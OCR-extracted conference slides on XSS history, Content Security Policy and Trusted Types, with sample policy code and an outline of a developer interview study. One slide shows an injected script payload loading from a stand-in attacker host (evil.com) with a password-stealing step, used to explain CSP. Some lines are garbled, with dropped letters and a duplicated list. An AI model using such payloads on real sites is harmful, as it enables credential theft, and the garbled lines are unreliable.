
2013 Lekies et al.: 10% of Top 5k have reflected client-side XSS

2019 Steffens et al.: 8% of Top 5k have persistent client-side XSS


# Content Security Policy (CSP)


1. XSS Payload
https://vuln.com?pl=<script src=//evil.com>
2. GET https://vuln.com/?pl=<script src=//evil.com>
3. HTTP Response with CSP Header
incl. <script src=//evil.com>
~~4. GET https://evil.com~~
~~5. steal_passwords()~~
www.
CSP


# A short history of XSS and CSP


1998/1999 First sight of XSS (server-side reflected)
2013 Lekies et al.: 10% of Top 5k have reflected client-side XSS
2005 Amit Klein coined "DOM-based XSS"
2019 Steffens et al.: 8% of Top 5k have persistent client-side XSS
2012 CSP Level 1
2014 CSP Level 2
2016 CSP Level 3

## CSP Deployment: Script Control



# A short history of XSS and CSP


1998/1999 First sight of XSS (server-side reflected)
2005 Amit Klein coined "D M- based X S"
2013 Lekies et al.: 10% of Top 5k have reflected client-side XSS
2019 Steffens al.: % of Top 5k ha pe istent client- de XSS
2012 CSP Level 1
2014 CSP Level 2
2016 CSP Level 3
2020 Trusted Types

## Trusted Types to the rescue?

- New API rolled out to Chrome (and soon™ others)
- `Content-Security-Policy: require-trusted-types-for 'script'; trusted-types ttpolicy;`

vulnerable.js

```
window.addEventListener('load', function ()
{
 let d = document.createElement('div');
 var name = unescape(
   location.hash.slice(1));
 d.innerHTML = ttpolicy.createHTML(name);
 document.body.appendChild(d);
});
```

trusted-types.js

```
if (window.trustedTypes &&
trustedTypes.createPolicy) {
  window.ttpolicy = trustedTypes.createPolicy(
      'ttpolicy', {
    createHTML: function(html_string) {
      return sanitizeHTML(html_string);
    },
    createScript: function(js_string) {
      return sanitizeJS(js_string);
    },
    createScriptUrl: function(url) {
      return checkURL(url);
    },
 });}
```

## But what about third-party code?

- Is unaware of potential sanitizers / lacks the right references
- Solution: default sanitizer
  - If registered, implicitly called on every sink invocation

trusted-types.js

```
if (window.trustedTypes && trustedTypes.createPolicy) {
  ttpolicy = trustedTypes.createPolicy(
      'default', {
    createHTML: function(html_string) {
      return sanitizeHTML(html_string);
    },
    createScript: function(js_string) {
      return sanitizeJS(js_string);
    },
    createScriptUrl: function(url) {
      return checkURL(url);
    },
 });}
```


## Trusted Types: the solution to our problem?

- Third parties may still interfere with a meaningful CSP…
  - Server-side XSS is still not mitigated
- Default sanitizers can help to ensure third-party code can only write "benign content"


- **Woohuu, we have solved client-side XSS**


## Really such a great solution?

- Challenging to recruit developers
  - Reviewer B says: "Get someone with more experience in Trusted Types!"
- (All praise to my former student Sebastian for doing the heavy lifting!)


Semi-Structured Interview
Incl. Coding Task
Interview Transcription
Open Coding Process
Find Deployment Strategies and Roadblocks of TT


## Strategies & Roadblocks



